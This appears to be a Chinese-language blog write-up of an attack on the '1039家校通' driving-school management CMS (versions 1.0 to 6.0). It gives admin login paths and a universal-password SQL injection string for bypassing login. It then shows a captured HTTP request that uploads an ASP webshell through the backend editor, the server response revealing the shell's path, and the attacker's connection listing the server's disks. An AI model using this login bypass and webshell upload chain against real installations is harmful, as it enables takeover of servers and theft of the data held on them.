记1039家校通cms漏洞getshell

1039家校通漏洞一 sql注入登录后台 CNVD-2020-31494

漏洞描述

北京1039科技发展有限公司是一家专注驾校管理系统、驾校移动办公系统、驾校管理软件、驾校招生小程序开发等,为驾校提供无死角的驾校管理系统解决方案。

北京1039科技发展有限公司驾校管理系统存在万能密码绕过漏洞，攻击者可利用该漏洞获取数据库信息。

漏洞影响：**1039家校通 v1.0 - v6.0**

漏洞利用

管理员登录接口为

```
/admin/Product/Comstye.aspx
/Student/StudentLogin.aspx
/Teacher/Index.aspx
```

账号密码为如下即可登录

```
user:Firebasky
pass:' or ''='
```

1039家校通 后台任意文件上传漏洞


漏洞描述

北京1039科技发展有限公司驾校管理系统后台编辑器存在任意文件上传漏洞，攻击者可以通过抓包的方式得知webshell路径，导致服务器被入侵


漏洞影响：**1039家校通 v1.0 - v6.0**

漏洞利用

使用 **1039家校通 万能密码绕过 CNVD-2020-31494** 登录后台后找到编辑器页面




Burp抓包上传 asp webshell木马



```
POST /Handle...dir=image HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0)
Gecko/20100101 Firefox/86.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------315207382066082943940975327 34
Content-Length: 790
Origin
Connection: close
Referer: ht...x
Cookie: ...
ASPSE...
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

-----------------------------315207382066082943940975327 34
Content-Disposition: form-data; name="localUrl"

C:\fakepath\shell.asp
-----------------------------315207382066082943940975327 34
Content-Disposition: form-data; name="imgFile"; filename="shell.asp"
Content-Type: application/octet-stream

<%
Response.CharSet = "UTF-8"
If Request.ServerVariables("REQUEST_METHOD")="GET" And
Request...
```


```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=gb2312
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 22 Mar 2021 16:38:26 GMT
Connection: close
Content-Length: 77

{"error":0,"message":null,"url":"/admin/UploadImage/...32
6_6191.asp"}
```

可以得知webshell地址，这里我使用的冰蝎默认马，使用冰蝎连接



服务器磁盘信息:

盘符	类型	卷标	文件系统	可用空间	总空间
C	本地磁盘		NTFS	61.39g	99.99g
D	本地磁盘	网站磁盘	NTFS	33.75g	99.99g
E	本地磁盘	数据库磁盘	NTFS	43.55g	399.99g
F	光驱				



总结

基本上都是利用之前存在的漏洞进行getshell,这里是windows系统，好久来试一试最新的windows提权(逃~